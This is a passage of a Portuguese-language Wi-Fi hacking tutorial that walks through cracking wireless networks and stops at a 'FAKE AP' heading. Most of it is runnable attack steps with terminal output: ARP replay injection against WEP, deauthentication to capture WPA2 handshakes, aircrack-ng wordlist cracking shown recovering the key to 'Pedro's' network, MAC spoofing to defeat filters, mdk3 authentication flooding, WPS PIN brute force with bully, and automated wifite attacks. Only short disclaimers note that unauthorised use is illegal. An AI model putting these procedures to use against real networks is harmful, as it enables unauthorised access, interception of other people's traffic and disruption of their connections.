airmon-ng start wlan0: Primeiro de tudo vamos ativar o modo monitoramento novamente.

airodump-ng wlan0 --bssid 00:XX c- 6 -w teste

- **wlan0** Interface de rede
- **--bssid** endereço MAC do alvo
- **-c** canal do alvo
- **-w** Nome do arquivo

Feito isso você já poderá estar **capturando dados criptografados** **do** alvo escolhido (**--bssid 00:XX**).

Porém as pessoas conectadas no roteador alvo **podem não estar gerando tráfego suficiente** (autenticação) no alvo, sendo assim você não conseguirá capturar os pacotes necessários para descobrir a senha, mas não se preocupe, tudo tem jeito.

Por isso vou te mostrar agora como você poderá "**injetar tráfego**" nesses dispositivos ...



TRÁFEGO

Injetando tráfego para capturar pacotes e descobrir a senha.

```
# aireplay-ng --arpreplay -e "Linux-Ext" -b 00:XX -h CC:BB wlan0
```

- **--arpreplay** Injetar pacotes
- **-e "Linux-Ext"** Nome da rede alvo
- **-b 00:XX** Mac do alvo (Linux-Ext)
- **-h CC:BB:** MAC do dispositivo conectado no Linux-Ext
- **wlan0** Nome da sua interface

**NESSE MOMENTO VOCÊ DEVE TER DOIS COMANDO RODANDO
EM DOIS TERMINAIS ABERTOS**


```
kali㉿kali: ~
File Actions Edit View Help
CH 6 ][ Elapsed: 2 mins ][ 2022-11-01 08:14
BSSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:E0:20:60:9B:81 -63 90    1287   232 0 6 130 WPA2 CCMP PSK linux_Ext
BSSID      STATION      PWR Rate Lost Frames Notes Probes
00:E0:20:60:9B:81 00:DB:F5:DC:67:93 -60 1e- 1     0 399
00:E0:20:60:9B:81 18:69:D8:5D:32:9E -76 0 - 1     2 248
00:E0:20:60:9B:81 28:6D:CD:2D:88:C8 -84 0 - 1e 3     103
```

AIRODUMP-NG: Monitorando

```
(kali㉿kali)-[~]
$ sudo aireplay-ng --arpreplay -e linux_Ext -b 00:E0:20:60:9B:81 -h 68:DB:F5:DC:67:93 wlan0
The interface MAC (00:22:5F:91:C5:73) doesn't match the specified MAC (-h).
ifconfig wlan0 hw ether 68:DB:F5:DC:67:93
08:14:05 Waiting for beacon frame (BSSID: 00:E0:20:60:9B:81) on channel 6
Saving ARP requests in replay_arp-1101-081405.cap
You should also start airodump-ng to capture replies.
Read 320 packets (got 0 ARP requests and 16 ACKs), sent 0 packets... (0 pps)
```

AIREPLAY-NG: Injetando Tráfego





[O cenário agora é esse, você escolheu um ALVO e agora está **MONITORANDO** e **INJETANDO** tráfego nele.]

SALVANDO OS PACOTE QUE CONTÉM AS INFORMAÇÕES

[É possível até descriptografar **esses dados** e **descobrir** o que estava sendo acessado]

DESCOBRIENDO A SENHA

CTRL + C: Para parar o *airodump-ng* ou o *aireplay-ng*

ls -l: Visualizar os arquivos salvos que o *airodump-ng* coletou "**teste.cap**"

teste.cap: Esse arquivo tem que ter dados suficiente para que o *aircrack-ng* descubra a senha. A coluna **#Data** tem que estar no mínimo com 30.000

aircrack-ng teste.cap: Ele vai rodar e descobrir a senha através desses dados coletados.

WAP/WAP2


Não é fácil igual ao protocolo WEP, os algoritmos são mais robustos e as chaves são maiores.

- Matar os processos que podem interferir (*airmon-ng check kill*)
- Inicie interface em o modo monitor (*airmon-ng start wlan0*)

airodump-ng wlan0 --bssid AX:AX -c 6 -w chaves: Especifica o ALVO, canal e salva os arquivos (chaves/qualquer nome).

Você vai buscar por algo chamando **HANDSHAKE**.

HANDSHAKE: É o aperto de mão é o processo pelo qual duas ou mais máquinas afirmam que reconheceram umas às outras e estão prontas para iniciar a comunicação. O handshake é utilizado em protocolos de comunicação, tais como: FTP, TCP, HTTP, SMB, SMTP, POP3 etc.




[Resumo: São **4 pacotes de autenticação**, isso ocorre quando algum dispositivo se conecta nessa rede]



[QUANDO OS 4 PACOTES
FOREM CAPTURADOS VAI
EXIBIR AQUI]

Kali Live											
CH	6	[Elapsed:	4 mins	[2017-10-24 19:22]	[WPA handshake: E8:FC:AF:8C:3E:68						
BSSID		PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E8:FC:AF:8C:3E:68		-28	71	2211	289	0	6	54e	WPA2	CCMP	PSK
BSSID		STATION			PWR	Rate	Lost	Frames	Probe		
E8:FC:AF:8C:3E:68		28:C2:DD:A9:1D:A7			-32	1e- 1	0	339			DeadZone



Isso pode levar horas ...

Não é toda hora que um dispositivo se conecta no roteador para que esses **4 pacotes seja "gerados e enviados"** por isso precisamos **forçar uma desautenticação** em algum dispositivo já conectado.





Por isso você vai **escolher um dispositivo dentro da rede ALVO e forçar uma DESAUTENTICAÇÃO**, escolha o dispositivo que está tendo mais tráfego, veja na tabela do airodump-ng.

airodump-ng wlan0 --bssid AX:AX -c 6 -w chaves2: Ativando modo monitoramento para "escutar" e **capturar dados desse alvo específico.**

aireplay-ng --deauth 3 -a AX:AX:AX -c AA:AA:AA wlan0

- **--deauth 3** Envia 3 pacotes de desautenticação
- **-a** Endereço MAC do roteador
- **-c** Dispositivo conectado no roteador do Pedro
- **wlan0** Minha interface de rede





ls -l: Para visualizar os arquivos gerados e salvos, procure pelo .cap

Vários arquivos foram gerados e salvos, com esses arquivos em mãos você poderia ir para qualquer local e analisá-los e saber o que as pessoas estavam acessando no momento da captura.



aircrack-ng -b AX:AX:AX -w /usr/share/wordlists/dirb/big.txt chaves2.cap

Descobrindo a senha do WI-FI do Pedro

- **-b AX:AX:AX** Endereço MAC do roteador do Pedro
- **-w** Caminho da WORDLIST do kali linux (O kali já vem com algumas)
- **chaves2.cap** Arquivo capturado com airodump-ng

```
Aircrack-ng 1.2 rc4
[00:00:38] 46648 keys tested (1346.35 k/s)

KEY FOUND! [ [REDACTED] ]

Master Key      : 9A CF 18 BB 5A E5 23 C3 07 64 DC CE 09 57 9C 47
                  52 2A 45 93 7A 13 B7 03 97 57 C7 48 61 DC B2 FB
Transient Key   : 70 68 C2 7F A7 DB 0F 93 B6 B7 F8 47 E2 A9 3F 3D
                  C0 D8 EC 93 CD 4B 64 DF 0D F8 0D 9E 85 A5 E3 04
                  E1 5E 17 2E 3E 37 37 0E 03 17 7B 5A E1 28 8E 9B
                  C8 D9 0F 7A DC AC 26 9F A9 74 C3 BA 78 6E 34 19
EAPOL HMAC     : 06 B4 15 0D 3C 76 5E 71 E8 DB 3B 3A 1B 3F 95 4B
```

A SENHA VAI
APARECER EM
KEY FOUND ! []



BURLANDO FILTRO MAC

ifconfig wlan0 down: Desabilita a interface de rede wlan0

macchanger --mac 00:11:22:33:44:55 wlan0: Alteração do endereço MAC.

ifconfig wlan0 up: Habilita interface de rede com novo MAC

É uma forma de **burlar a segurança**, em alguns roteadores mesmo com a senha você não consegue conectar, **pois somente endereços MACs autorizados** podem fazer essa conexão. Então com a clonagem de MAC é possível fazer a conexão.

.Ao reiniciar a máquina o seu endereço MAC volta ao normal.

ATAQUE DOS COM MKD3

O mdk3 como o aireplay-ng são **ferramentas de interferência**.

mdk3 wlan0 a: Envia frames falsos de autenticação em TODOS roteadores/pontos de acessos que está no alcance. **Simula vários clientes tentando se conectar** ao mesmo tempo.

mdk3 wlan0 a -t XX:XX:XX: Envia pedidos falsos de autenticação em um **dispositivo específico**, por exemplo "casa-de-ração".



ATAQUE WPS

Esse tipo de ataque **procura pelo PIN do roteador**. Para fazer esse tipo de ataque você precisa fazer uma análise das redes que possuem o **WPS ativo**.

Com as duas ferramentas abaixo é possível fazer essa análise de forma fácil, as duas ferramentas podem ser utilizadas para o mesmo objetivo, a diferença é que a ferramenta **wash trás mais detalhes**.

PARTE 1

#airodump-ng wlan0 --wps

Analisa quais redes/roteadores possuem o **WPS ativo**.

#wash -i wlan0

Analisa quais redes/roteadores possuem o WPS ativo. **Observe a coluna Lck** (no ou yes) para saber se está ativo.

Após saber quais redes estão “vulneráveis” a esse tipo de ataque WPS, pegue o endereço MAC (bssid) e o canal do alvo.

PARTE 2

bully -b XX:00:11 -c 11 wlan0 --force

Ferramenta para **ataque de força bruta WPS**, escrito em C. Esse é um tipo de ataque demorado, esse comando pode rodar por mais de 8 horas.



WIFITE

A ferramenta Wifite é uma ferramenta de auditoria de rede sem fio que pode ser encontrada no Kali Linux.

A principal função do Wifite **é automatizar o processo de captura de pacotes de redes sem fio, em um esforço para quebrar a criptografia e obter acesso a redes sem fio protegidas.**

O Wifite usa uma série de técnicas e ataques para tentar quebrar a segurança da rede sem fio. Ele pode executar um ataque de força bruta para tentar adivinhar a senha de rede, usar ataques de dicionário para tentar combinações de senhas comuns e pode até mesmo executar um ataque de deautenticação para desconectar um dispositivo conectado a uma rede sem fio, permitindo que o Wifite capture pacotes sem interferência.

Além disso, o Wifite suporta uma ampla variedade de adaptadores de rede sem fio e pode funcionar com adaptadores que suportam o modo de monitoramento. O Wifite também pode ser personalizado para incluir ou excluir certos tipos de ataques ou adaptadores de rede sem fio.

No entanto, é importante notar que o uso do Wifite em redes sem fio protegidas sem permissão é ilegal e pode resultar em penalidades graves.



wifite

Como apenas esse comando a ferramenta irá rodar, habilitar a interface em modo monitor e **começar a procurar as redes WI-FI próximas de você.**

```
(kali㉿kali)-[~]
$ sudo wifite
[+] wifite2 2.6.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[!] Warning: Recommended app pyrit was not found. install @ https://github.com/JPaulMora/Pyrit/wiki
[!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool
[!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools
[!] Conflicting processes: NetworkManager (PID 1244), wpa_supplicant (PID 1283) Home
[!] If you have problems: kill -9 PID or re-run wifite with --kill

      Interface   PHY   Driver          Chipset
      wlan0      phy0  rtl818x_pci  Realtek Semiconductor Co., Ltd. RTL
      8187SE (rev 22)

[+] enabling monitor mode on wlan0 ... enabled wlan0

      NUM           ESSID     CH   ENCR    POWER   WPS?   CLIENT
      1             TP-Link_F360  6   WPA-P   56db   yes
      2             linux_Ext   6   WPA-P   35db   yes
      3             VIRUS_2G   13  WPA-P   17db   yes


```

Observe a coluna **NUM** os alvos estão numerados e a coluna **WPS** indica roteadores que possuem o WPS ativado, essa é uma vulnerabilidade comum. **Basta escolher algum alvo 1,2,3,4,5,6,** etc.

CTRL + C


Para o comando parar.

```
      3           VIRUS_2G   13  WPA-P   15db   yes   1
[+] select target(s) (1-3) separated by commas, dashes or all: 1

[+] (1/1) Starting attacks against 70:4F:57:35:F3:5F (TP-Link_F360)
[+] TP-Link_F360 (56db) WPS Pixie-Dust: [--3s] Failed: Timeout after 300 seconds
[+] TP-Link_F360 (56db) WPS NULL PIN: [--3s] Failed: Timeout after 300 seconds
[+] TP-Link_F360 (57db) WPS PIN Attack: [49s PINs:1] (0.00%) Initializing (Timeouts:4)
```

Alguns tipos de ataques serão **feitos de forma automática no alvo escolhido**, como ataque via WPS e logo depois utilizando força bruta com word lists. Se tudo der certo logo **você terá a senha e o acesso da rede alvo.**





Extra

Uma breve explicação de outros tipos de ataques que existem
e são utilizados por hackers e crackers.




+ ATAQUES

WARDRIVING

O termo "wardriving" refere-se a uma atividade que envolve a busca por redes sem fio (Wi-Fi) disponíveis em uma área específica, utilizando um dispositivo móvel, como um notebook, smartphone ou tablet, **equipado com um adaptador de rede sem fio**. Geralmente a pessoa faz dirigindo enquanto o notebook com as placas devidamente configuradas faz a captura de dados.

O objetivo principal do wardriving **é identificar e mapear redes Wi-Fi em uma determinada região**. Geralmente, o praticante do wardriving percorre uma área com seu dispositivo móvel, procurando por sinais de redes sem fio que estejam transmitindo seu SSID (Service Set Identifier) ou que estejam com suas configurações de segurança vulneráveis.



O QUE É UTILIZADO ?

- PROGRAMA KISMET
- RECEPTOR GPS
- ADAPTADORES WI-FI

Uma vez que as redes Wi-Fi são detectadas, informações como o nome da rede (SSID), o tipo de criptografia, a intensidade do sinal e a localização geográfica podem ser coletadas e registradas. Essas informações podem ser usadas para diversos fins, como:

1) Segurança: O wardriving pode ser realizado por empresas ou indivíduos para identificar possíveis vulnerabilidades em suas próprias redes Wi-Fi. Ao detectar redes com configurações de segurança inadequadas, é possível tomar medidas para corrigir as falhas e aumentar a segurança da rede.

2) Mapeamento de redes: Os dados coletados durante o wardriving podem ser usados para criar mapas de cobertura de rede em uma determinada área. Esses mapas podem ser úteis para provedores de serviços de Internet, planejadores urbanos ou empresas que desejam entender melhor a infraestrutura de rede existente em determinada localidade.



**APÓS
EXPORTAR
PARA O
GOOGLE
EARTH**


Fonte:
<https://lsass.co.uk/wardriving-with-kismet-gps-and-google-earth/>

3) Pesquisas e estudos: O wardriving também pode ser realizado para fins de pesquisa, como coletar dados estatísticos sobre a presença e a configuração de redes Wi-Fi em uma área específica. Essas informações podem ser úteis para estudos de mercado, análise de tendências tecnológicas ou pesquisas acadêmicas.

É importante mencionar que o wardriving deve ser realizado de forma ética e dentro dos limites legais. Acesso não autorizado a redes Wi-Fi é uma violação da privacidade e pode ser considerado crime. Portanto, é fundamental obter permissão explícita antes de realizar qualquer atividade de wardriving e garantir que todas as leis e regulamentos sejam respeitados.

FAKE AP

